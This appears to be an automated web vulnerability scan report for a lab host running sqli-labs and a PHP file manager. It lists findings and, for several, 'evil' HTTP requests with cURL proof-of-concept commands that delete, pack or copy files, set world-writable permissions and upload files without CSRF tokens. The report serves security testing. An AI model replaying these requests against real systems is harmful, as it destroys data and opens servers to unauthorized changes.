         Date of the scan : Mon, 22 May 2023 02:40:56 +0000

                 Scope of the scan : folder

****************************************************************************


Summary of vulnerabilities :

----------------------------

                              Backup file :   1

                         Blind SQL Injection :   0

                           Weak credentials :   0

                             CRLF Injection :   0

              Content Security Policy Configuration :   1

                     Cross Site Request Forgery :  91

                     Potentially dangerous file :   0

                           Command execution :   0

                             Path Traversal :   1

                            Htaccess Bypass :   0

                         HTTP Secure Headers :   4

                        HttpOnly Flag cookie :   2

                              Open Redirect :   0

                          Secure Flag cookie :   2

                              SQL Injection :   0

                    Server Side Request Forgery :   0

                        Cross Site Scripting :   0

                         XML External Entity :   0
```

****

Backup file

Backup file http://192.168.1.100/sqli-labs/readme.txt~ found for http://192.168.1.100/sqli-labs/readme.txt

Evil request:

```
    GET /sqli-labs/readme.txt~ HTTP/1.1
    Host: 192.168.1.100
```

cURL command PoC : "curl "http://192.168.1.100/sqli-labs/readme.txt~""

* * *

****

Content Security Policy Configuration

CSP is not set

Evil request:

```
    GET / HTTP/1.1
    Host: 192.168.1.100
```

cURL command PoC : "curl "http://192.168.1.100/""

* * *

****

Cross Site Request Forgery

Lack of anti CSRF token

Evil request:

```
POST /filemanager/filemanager.php?p= HTTP/1.1

Host: 192.168.1.100

Referer: http://192.168.1.100/filemanager/filemanager.php?p=

Content-Type: application/x-www-form-urlencoded


p=&group=1&file%5B%5D=filemanager&file%5B%5D=sqli-labs&delete=Delete&zip=Pack&copy=Copy
```

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=" -e "http://192.168.1.100/filemanager/filemanager.php?p=" -d "p=&group=1&file%5B%5D=filemanager&file%5B%5D=sqli-labs&delete=Delete&zip=Pack&copy=Copy""

* * *

Lack of anti CSRF token

Evil request:

```
POST /filemanager/filemanager.php?p=&chmod=sqli-labs HTTP/1.1

Host: 192.168.1.100

Referer: http://192.168.1.100/filemanager/filemanager.php?p=&chmod=sqli-labs

Content-Type: application/x-www-form-urlencoded


p=&chmod=sqli-labs&ur=1&gr=1&or=1&uw=1&gw=1&ow=1&ux=1&gx=1&ox=1
```

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=&chmod=sqli-labs" -e "http://192.168.1.100/filemanager/filemanager.php?p=&chmod=sqli-labs" -d "p=&chmod=sqli-labs&ur=1&gr=1&or=1&uw=1&gw=1&ow=1&ux=1&gx=1&ox=1""

* * *

Lack of anti CSRF token

Evil request:

```
   POST /filemanager/filemanager.php?p=filemanager HTTP/1.1
   Host: 192.168.1.100
   Referer: http://192.168.1.100/filemanager/filemanager.php?p=filemanager
   Content-Type: application/x-www-form-urlencoded
```

p=filemanager&group=1&file%5B%5D=filemanager.php&file%5B%5D=LICENSE&file%5B%5D=phpfm.png&file%5B%5D=README.md&delete=Delete&zip=Pack&copy=Copy

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=filemanager" -e "http://192.168.1.100/filemanager/filemanager.php?p=filemanager" -d "p=filemanager&group=1&file%5B%5D=filemanager.php&file%5B%5D=LICENSE&file%5B%5D=phpfm.png&file%5B%5D=README.md&delete=Delete&zip=Pack&copy=Copy""

* * *

Lack of anti CSRF token

Evil request:

```
   POST /filemanager/filemanager.php?p=sqli-labs HTTP/1.1
   Host: 192.168.1.100
   Referer: http://192.168.1.100/filemanager/filemanager.php?p=sqli-labs
   Content-Type: application/x-www-form-urlencoded
```

p=sqli-labs&group=1&file%5B%5D=images&file%5B%5D=index-1.html_files&file%5B%5D=index-2.html_files&file%5B%5D=index-3.html_files&file%5B%5D=index.html_files&file%5B%5D=Less-1&file%5B%5D=Less-2&file%5B%5D=Less-3&file%5B%5D=Less-4&file%5B%5D=Less-5&file%5B%5D=Less-6&file%5B%5D=Less-7&file%5B%5D=Less-8&file%5B%5D=Less-9&file%5B%5D=Less-10&file%5B%5D=Less-11&file%5B%5D=Less-12&file%5B%5D=Less-13&file%5B%5D=Less-14&file%5B%5D=Less-15&file%5B%5D=Less-16&file%5B%5D=Less-17&file%5B%5D=Less-18&file%5B%5D=Less-19&file%5B%5D=Less-20&file%5B%5D=Less-21&file%5B%5D=Less-22&file%5B%5D=Less-23&file%5B%5D=Less-24&file%5B%5D=Less-25&file%5B%5D=Less-25a&file%5B%5D=Less-26&file%5B%5D=Less-26a&file%5B%5D=Less-27&file%5B%5D=Less-27a&file%5B%5D=Less-28&file%5B%5D=Less-28a&file%5B%5D=Less-29&file%5B%5D=Less-30&file%5B%5D=Less-31&file%5B%5D=Less-32&file%5B%5D=Less-33&file%5B%5D=Less-34&file%5B%5D=Less-35&file%5B%5D=Less-36&file%5B%5D=Less-37&file%5B%5D=Less-38&file%5B%5D=Less-39&file%5B%5D=Less-40&file%5B%5D=Less-

41&file%5B%5D=Less-42&file%5B%5D=Less-43&file%5B%5D=Less-44&file%5B%5D=Less-45&file%5B%5D=Less-46&file%5B%5D=Less-47&file%5B%5D=Less-48&file%5B%5D=Less-49&file%5B%5D=Less-50&file%5B%5D=Less-51&file%5B%5D=Less-52&file%5B%5D=Less-53&file%5B%5D=Less-54&file%5B%5D=Less-55&file%5B%5D=Less-56&file%5B%5D=Less-57&file%5B%5D=Less-58&file%5B%5D=Less-59&file%5B%5D=Less-60&file%5B%5D=Less-61&file%5B%5D=Less-62&file%5B%5D=Less-63&file%5B%5D=Less-64&file%5B%5D=Less-65&file%5B%5D=sql-connections&file%5B%5D=index-1.html&file%5B%5D=index-2.html&file%5B%5D=index-3.html&file%5B%5D=index.html&file%5B%5D=readme.md&file%5B%5D=readme.md~&file%5B%5D=readme.txt&file%5B%5D=readme.txt~&file%5B%5D=sql-lab.sql&file%5B%5D=SQL+Injections-1.mm&file%5B%5D=SQL+Injections-2.mm&file%5B%5D=SQL+Injections-3.mm&file%5B%5D=SQL+Injections.mm&file%5B%5D=SQL+Injections.png&file%5B%5D=tomcat-files.zip&delete=Delete&zip=Pack&copy=Copy

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=sqli-labs" -e "http://192.168.1.100/filemanager/filemanager.php?p=sqli-labs" -d "p=sqli-labs&group=1&file%5B%5D=images&file%5B%5D=index-1.html_files&file%5B%5D=index-2.html_files&file%5B%5D=index-3.html_files&file%5B%5D=index.html_files&file%5B%5D=Less-1&file%5B%5D=Less-2&file%5B%5D=Less-3&file%5B%5D=Less-4&file%5B%5D=Less-5&file%5B%5D=Less-6&file%5B%5D=Less-7&file%5B%5D=Less-8&file%5B%5D=Less-9&file%5B%5D=Less-10&file%5B%5D=Less-11&file%5B%5D=Less-12&file%5B%5D=Less-13&file%5B%5D=Less-14&file%5B%5D=Less-15&file%5B%5D=Less-16&file%5B%5D=Less-17&file%5B%5D=Less-18&file%5B%5D=Less-19&file%5B%5D=Less-20&file%5B%5D=Less-21&file%5B%5D=Less-22&file%5B%5D=Less-23&file%5B%5D=Less-24&file%5B%5D=Less-25&file%5B%5D=Less-25a&file%5B%5D=Less-26&file%5B%5D=Less-26a&file%5B%5D=Less-27&file%5B%5D=Less-27a&file%5B%5D=Less-28&file%5B%5D=Less-28a&file%5B%5D=Less-29&file%5B%5D=Less-30&file%5B%5D=Less-31&file%5B%5D=Less-32&file%5B%5D=Less-33&file%5B%5D=Less-34&file%5B%5D=Less-35&file%5B%5D=Less-36&file%5B%5D=Less-37&file%5B%5D=Less-38&file%5B%5D=Less-39&file%5B%5D=Less-40&file%5B%5D=Less-41&file%5B%5D=Less-42&file%5B%5D=Less-43&file%5B%5D=Less-44&file%5B%5D=Less-45&file%5B%5D=Less-46&file%5B%5D=Less-47&file%5B%5D=Less-48&file%5B%5D=Less-49&file%5B%5D=Less-50&file%5B%5D=Less-51&file%5B%5D=Less-52&file%5B%5D=Less-53&file%5B%5D=Less-54&file%5B%5D=Less-55&file%5B%5D=Less-56&file%5B%5D=Less-57&file%5B%5D=Less-58&file%5B%5D=Less-59&file%5B%5D=Less-60&file%5B%5D=Less-61&file%5B%5D=Less-62&file%5B%5D=Less-63&file%5B%5D=Less-64&file%5B%5D=Less-65&file%5B%5D=sql-connections&file%5B%5D=index-1.html&file%5B%5D=index-2.html&file%5B%5D=index-3.html&file%5B%5D=index.html&file%5B%5D=readme.md&file%5B%5D=readme.md~&file%5B%5D=readme.txt&file%5B%5D=readme.txt~&file%5B%5D=sql-lab.sql&file%5B%5D=SQL+Injections-1.mm&file%5B%5D=SQL+Injections-2.mm&file%5B%5D=SQL+Injections-3.mm&file%5B%5D=SQL+Injections.mm&file%5B%5D=SQL+Injections.png&file%5B%5D=tomcat-files.zip&delete=Delete&zip=Pack&copy=Copy""

* * *

Lack of anti CSRF token

Evil request:

```
POST /filemanager/filemanager.php?p=&chmod=filemanager HTTP/1.1

Host: 192.168.1.100

Referer: http://192.168.1.100/filemanager/filemanager.php?p=&chmod=filemanager

Content-Type: application/x-www-form-urlencoded


p=&chmod=filemanager&ur=1&gr=1&or=1&uw=1&gw=1&ow=1&ux=1&gx=1&ox=1
```

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=&chmod=filemanager" -e "http://192.168.1.100/filemanager/filemanager.php?p=&chmod=filemanager" -d "p=&chmod=filemanager&ur=1&gr=1&or=1&uw=1&gw=1&ow=1&ux=1&gx=1&ox=1""

* * *

Lack of anti CSRF token

Evil request:

```
POST /filemanager/filemanager.php?p=&upload HTTP/1.1

Host: 192.168.1.100

Referer: http://192.168.1.100/filemanager/filemanager.php?p=&upload

Content-Type: multipart/form-data; boundary=------------------------boundarystring


------------------------boundarystring

Content-Disposition: form-data; name="p"




------------------------boundarystring

Content-Disposition: form-data; name="upl"
```

```
1

------------------------boundarystring

Content-Disposition: form-data; name="upload[]"; filename="pix.gif"


GIF89a

------------------------boundarystring

Content-Disposition: form-data; name="upload[]"; filename="pix.gif"


GIF89a

------------------------boundarystring

Content-Disposition: form-data; name="upload[]"; filename="pix.gif"


GIF89a

------------------------boundarystring

Content-Disposition: form-data; name="upload[]"; filename="pix.gif"


GIF89a

------------------------boundarystring

Content-Disposition: form-data; name="upload[]"; filename="pix.gif"


GIF89a

------------------------boundarystring--
```

cURL command PoC : "curl "http://192.168.1.100/filemanager/filemanager.php?p=&upload" -e "http://192.168.1.100/filemanager/filemanager.php?p=&upload" -F "p=" -F "upl=1" -F "upload[]=@your_local_file;filename=pix.gif" -F "upload[]=@your_local_file;filename=pix.gif" -F "upload[]=@your_local_file;filename=pix.gif" -F "upload[]=@your_local_file;filename=pix.gif" -F "upload[]=@your_local_file;filename=pix.gif""

* * *